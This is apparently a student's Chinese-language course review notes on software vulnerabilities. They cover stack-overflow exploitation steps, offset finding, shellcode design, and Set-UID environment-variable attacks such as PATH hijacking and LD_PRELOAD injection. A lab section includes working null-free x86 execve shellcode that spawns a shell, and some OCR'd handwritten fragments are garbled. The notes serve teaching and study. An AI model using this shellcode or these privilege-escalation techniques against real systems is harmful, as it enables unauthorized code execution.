
选择安全密码（设置足够长度的口令；口令中混合使用大小写字母、数字、特殊符号）

防止口令猜测攻击（硬盘分区采用NTFS格式；正确设置和管理帐户；禁止不需要的服务；关闭不用的端口）

设置安全策略（不要将口令告诉他，也不要在不同系统上使用同一口令；不要将口令记录在别人可以看见的地方；口令应在允许的范围内尽可能取长一点；定期改变口令）

## 6. lab3 MD5碰撞攻击





来自华为笔记

## lec4 软件漏洞

漏洞定义（选择题，简答题）

栈溢出整个过程

实验题：shellcode

环境变量的传递关系，父进程创建子进程，shell变量与环境变量的关系

setuid、、、开放题

栈溢出漏洞利用原理（内存分布、漏洞利用内存变化、压栈／出栈、栈溢出原理、）

溢出漏洞利用原理（基本流程、关键技术（溢出点定位、覆盖执行控制地址、覆盖异常处理结构、跳转地址的确定、Shellcode定位和跳转））

ShellCode的定义、作用、如何编写步骤、需要注意事项、通用ShellCode编写方法

环境变量攻击的原理、Set-UID 概念、攻击案例分析

### 1. 漏洞的定义

指信息系统硬件、软件、操作系统、网络协议、数据库等在设计上、实现上出现的可以被攻击者利用的错误、缺陷和疏漏。

通俗一点说，漏洞就是可以被攻击利用的系统弱点。


### 2. 典型漏洞类型

栈溢出、堆溢出、格式化串、整型溢出、释放再使用

### 3. 栈溢出漏洞的利用原理

#### 3.1 内存分布

当程序运行时，计算机会在内存区域中开辟一段连续的内存块，包括**代码段**、**数据段**和**堆栈段**三部分。



数据段，包括已初始化的数据段(.data)和未初始化的数据段(.bss)，前者用来存放保存全局的和静态的已初始化变量，后者用来保存全局的和静态的未初始化变量。数据段在编译时分配。


#### 基础知识


32位架构，寻址空间为  $0 - (2^{32} - 1)$ , 地址指针的位数为  $\log_2(2^{32}) = 32 = 4 \text{ bytes}$

Int 类型数字占4字节

不论存储对象占据多少字节，其地址都是自己的起始地址（小的地址值）

#### 3.2 函数栈帧





$EIP = p_1 \Rightarrow$  执行 `call main`  $\Rightarrow EIP = p_2$ , 跳转到 `ret`

执行完 `call` 后,  $EIP$  立马变为  $p_3$ , 执行 `main` 函数的代码

来自华为笔记

## 4. 溢出攻击技术

基本流程：

- (1) 在哪里注入“溢出”数据?
- (2) 数据要多长才能覆盖返回地址?
- (3) 使用什么内容覆盖返回地址?
- (4) 执行什么样的攻击代码?



## 4.1 溢出点定位

到底输入多少个字节，才能精准地把返回地址覆盖掉？

这个“字节数”被称为偏移量（Offset）。定位偏移量主要有两种方法：探测法（动态调试）和反汇编法（静态分析）。

### 探测法

假设我们有一个存在漏洞的程序，缓冲区大小未知。

1. **生成特征字符串：** 使用工具（如 `pwndbg` 或 `Metasploit`）生成一段非重复的序列。
  - 示例： `Aa0Aa1Aa2Aa3Aa4Aa5...` 这种序列每 4 个字节都是唯一的。
2. **触发崩溃：** 将这段长字符串作为输入传给程序。由于长度超限，它会淹没返回地址。
3. **查看寄存器：** 程序会报 `Segmentation Fault`（段错误）。此时我们在调试器（GDB）中查看 **EIP**（32位）的值。
  - 假设 EIP 的值变成了 `0x61413161`（这是 ASCII 码的十六进制表示）。
4. **计算偏移：** 使用工具计算 `0x61413161` 在原始特征字符串中出现在第几个字节。
  - 工具会告诉你：“这个值出现在第 28 个字节”。
  - 结论： 偏移量是 28。这意味着你需要输入 28 个填充字符，接下来的 4 个字节就会覆盖返回地址。

### 反汇编分析

`lea eax, [ebp-0x10]`；计算局部变量的地址，存入EAX（不访问内存）

相当于在栈上自底向上开辟了 16bytes 空间

## 4.2 覆盖执行控制地址

覆盖返回地址

覆盖函数指针变量

### 4.3 覆盖异常处理结构

当程序发生异常时，系统中断当前线程，将控制权交给异常处理程序

Windows的异常处理机制称为结构化异常处理（Structured Exception Handling）

### 4.4 跳转地址的确定

跳转指令的选取：jmp esp、call ebx、call ecx等

跳转指令的搜索范围：

用户空间的任意地址、系统dll、进程代码段、PEB、TEB

### 4.5 Shellcode定位和跳转

见下节

## 5. shellcode

### 5.1 定义及作用

ShellCode就是一段能够完成一定功能（比如打开一个命令窗口）、可直接由计算机执行的机器代码，通常以十六进制的形式存在。

功能：发起反向连接，上传（下载）木马病毒并运行，可能是攻击性的，删除重要文件、窃取数据等。

### 5.2 结构



组成部分		作用
<b>NOP Sled</b>	类NOP指令填充，可以是NOP，也可以是inc eax等无副作用指令。	提高容错率，确保即便跳转地址微偏也能顺利执行。
<b>Real_Shellcode</b>	真正有意义的shellcode部分，但是经过了编码处理。	
<b>Decoder</b>	解码部分	对Real_Shellcode解码。
<b>payload</b>		核心逻辑（如调用 execve），真正的攻击代码。

## 5.3 编写需要注意的事项

编写 Shellcode 存在几项关键挑战：其一，需确保生成的二进制代码中不包含空字节（0）；其二，需准确定位命令执行过程中所使用数据的内存地址。

第一个挑战的解决难度相对较低，存在多种应对方案。而针对第二个挑战的解决思路，衍生出了两种编写 Shellcode 的典型方法：

第一种方法：在程序执行过程中，将数据压入栈中，通过栈指针（stack pointer）即可获取这些数据的内存地址。

第二种方法：将数据存储在代码段中，且紧跟在一条调用指令（call 指令）之后。当这条 call 指令被执行时，数据的内存地址会被当作返回地址压入栈中，从而实现对数据地址的获取。

## 6. 环境变量攻击

### 6.1 Set-UID的概念

Set-UID是文件的一个权限属性（如read,write,exe等），允许该文件在执行时暂时跳出当前用户的限制，以文件所有者的身份或临时提升的权限运行。

### 6.2 环境变量之间的传递关系

从父进程向子进程的继承 (fork)

复制机制：fork() 通过复制调用进程（父进程）来创建新进程（子进程），子进程是父进程的一个副本。

环境变量继承：在正常情况下，父进程的环境变量会被子进程完整继承。

当前进程内部加载并执行一个新程序(execve)

新进程第三个参数（环境变量数组）被设置null，则新程序将不会获得任何环境变量

如果将当前进程的环境变量指针 environ 作为第三个参数传递给 execve()，新程序就能获得这些变量  
新程序的环境变量是由调用它的进程通过系统调用显式提供的。

进程 → Shell → 程序 (system)

system() 实际上执行的是 /bin/sh -c command，即先启动一个 Shell 程序，再由 Shell 执行目标命令

原进程的环境变量会先传给 Shell，再由 Shell 传给最终执行的程序

## 特权程序 (Set-UID) 中的特殊传递

默认继承：当用户在 Shell 中运行 Set-UID 程序时，该程序作为子进程通常会继承用户 Shell 进程的环境变量


安全过滤：由于环境变量可以由不可信的用户提供，某些敏感变量（如 LD\_PRELOAD、LD\_LIBRARY\_PATH 等）在 Set-UID 程序运行过程中可能会受到动态链接器 (ld.so) 的特殊限制或过滤，以防止特权被非法利用。

防御机制：某些 Shell 程序（如 dash）在检测到自己处于 Set-UID 进程中时，会主动放弃特权（将有效 UID 转为真实 UID），以中断因环境变量导致的攻击路径。

## 6.3 环境变量攻击的原理

环境变量的定义：一组动态的定义值、操作系统运行环境的一部分、影响正在运行进程的行为方式（加载哪些外部 DLL）

当具有高特权的程序（如 Set-UID 程序）在执行过程中不加过滤地使用或受这些由不可信用户提供的变量影响时，就会产生安全漏洞。攻击面如下：



### 1. 权限继承与不可信输入

继承机制：在 Unix 系统中，当用户在 Shell 中运行程序时，Shell 会 fork 一个子进程，该子进程会继承父进程（用户 Shell）的环境变量。

特权提升：Set-UID 程序在运行时会获得文件所有者（如 root）的权限。如果该程序继承了由普通用户设置的恶意环境变量，攻击者就可以利用这些变量来操控特权程序的行为。

### 2. 利用 PATH 变量进行路径劫持

Shell 依赖：某些函数（如 system()）通过调用外部 Shell（/bin/sh）来执行命令。Shell 在执行不带绝对路径的命令（如仅执行 ls 而非 /bin/ls）时，会根据 PATH 环境变量指定的目录顺序进行搜索。

攻击逻辑：攻击者可以修改 PATH 变量，将自己控制的恶意目录放在搜索路径的最前面。当特权程序执行 system("ls") 时，系统会误执行攻击者伪造的恶意 ls 程序，从而使攻击者获得 root 权限执行代码。

### 3. 利用动态链接库变量进行代码注入

加载器控制：环境变量如 LD\_PRELOAD 和 LD\_LIBRARY\_PATH 会影响动态加载器/链接器的行为。

函数覆盖：LD\_PRELOAD 允许用户指定一个在所有其他库之前加载的共享库。攻击者可以编写一个包含恶意逻辑的同名函数（例如覆盖标准库的 sleep() 函数）并编译为共享库。

执行劫持：通过设置 LD\_PRELOAD 指向该恶意库，普通程序在调用该函数时会转而执行攻击者的代码。虽然现代系统对 Set-UID 程序在处理此类变量时有防范措施，但其基本原理仍是利用加载器的搜索逻辑实现代码替换。

### 4. 外部程序调用的不安全方式

调用差异：system() 函数由于会启动 Shell，极易受到环境变量的影响。

安全替代：相比之下，execve() 直接调用系统调用而不调用 Shell，因此不会受到 PATH 等环境变量的自动干扰，在特权程序中相对更安全。

## 6.4 攻击案例分析


通过动态链接器攻击


通过外部程序攻击

通过外部库攻击


通过应用程序代码发动攻击

## 7. lab4 缓冲区溢出攻击





- ① 已知  $\&buffer$ ,  $\&EBP$
- ② 已知  $\&buffer$ ,  $len(buffer) \in [100, 300]$
- ③ 64位架构, 可用地址范围:  $0x0 \sim 0x0000FFFF$ ... .  $strcpy()$  遇到  $0x00$  会停止  
固定两个  $0x00$



- ④  $\&EBP - \&buff = 96$  bytes  $< len(shellcode)$

来自华为笔记

## 8. lab5 shellcode development

Task1a:

给定汇编代码mysh.s

```

section .text
global _start
_start:
    ; Store the argument string on stack
    xor eax, eax
    push eax          ; Use 0 to terminate the string
    push "//sh"        ;
    push "/bin"
    mov ebx, esp      ; Get the string address

    ; Construct the argument array argv[]
    push eax          ; argv[1] = 0
    push ebx          ; argv[0] points to the cmd string
    mov ecx, esp      ; Get the address of argv[]

    ; For environment variable
    xor edx, edx      ; No env variable

    ; Invoke execve()
    xor eax, eax      ; eax = 0x00000000
    mov al, 0x0b       ; eax = 0x0000000b
    int 0x80

```

使用nasm工具编译上述汇编代码

`nasm -f elf32 mysh.s -o mysh.o` (-m elf32 选项表示生成 32 位 ELF (Executable and Linkable Format) 二进制文件) 若编译 64 位汇编代码，则应使用 elf64 格式选项.

有多种技术可以实现 Shellcode 的去零（移除空字节）。mysh.s 这段代码需要在四个不同位置使用“零值”相关操作。请找出这四个位置，并解释该代码是如何在使用零值功能的同时，避免在机器码中引入空字节的。

Listing 1: A basic shellcode example mysh.s

```

section .text
global _start
_start:
    ; Store the argument string on stack
    xor eax, eax
    push eax          ; Use 0 to terminate the string
    push "//sh"        ;
    push "/bin"
    mov ebx, esp      ; Get the string address

    ; Construct the argument array argv[]
    push eax          ; argv[1] = 0
    push ebx          ; argv[0] points to the cmd string
    mov ecx, esp      ; Get the address of argv[]


    ; For environment variable
    xor edx, edx      ; No env variable

    ; Invoke execve()
    xor eax, eax      ; eax = 0x00000000
    mov al, 0x0b       ; eax = 0x0000000b
    int 0x80

```


小端序 push " //sh"  
数字高位 数字低位

而 al (eax-low) 指明了是地址低 8 位。  
因此： mov al 'h'




('\0' 字符串结束符)

000h  
0000  
?  
0  
h



或者：  
 move eax "h##"  
 shl eax 24  
 shr eax 24



⇒ mov al 'h' ;汇编机器码中有 '0' ]

X

来自华为笔记

```
section .text
global _start
_start:
; Store the argument string on stack
xor eax, eax
push eax          ; Use 0 to terminate the string
push "//sh"
push "/bin"
mov ebx, esp      ; Get the string address

mov ecx, "-c##"  ↗ 转换成机器码
shl ecx, 16
shr ecx, 16
push ecx
mov ecx, esp
```


目标 execute(y,ln,ecx,envp) ↗ edx  
 ecx ↓  
 由 ecx 的最终值传入

```

    mov edx, "la##"
    shl edx, 16
    shr edx, 16
    push edx
    push "ls -"
    mov edx, esp

    push eax          ; 将0压入栈，作为argv[3]的终止符
    push edx          ; 将"ls-la"的地址压入栈，作为argv[2]
    push ecx          ; 将"-c"的地址压入栈，作为argv[1]
    push ebx          ; 将"/bin//sh"的地址压入栈，作为argv[0]
    mov ecx, esp      ; 将栈顶地址（即argv[]数组的地址）移动到ECX寄存器


```



读取时：取出 ebx，得到 argv[0] 的地址

进而可以读到 "/bin/sh" ("// = 'l' in unix")

字符串间顺序无所谓



来自华为笔记

## 9. lab6 环境变量攻击（见实验报告）

## lec5 web应用攻击

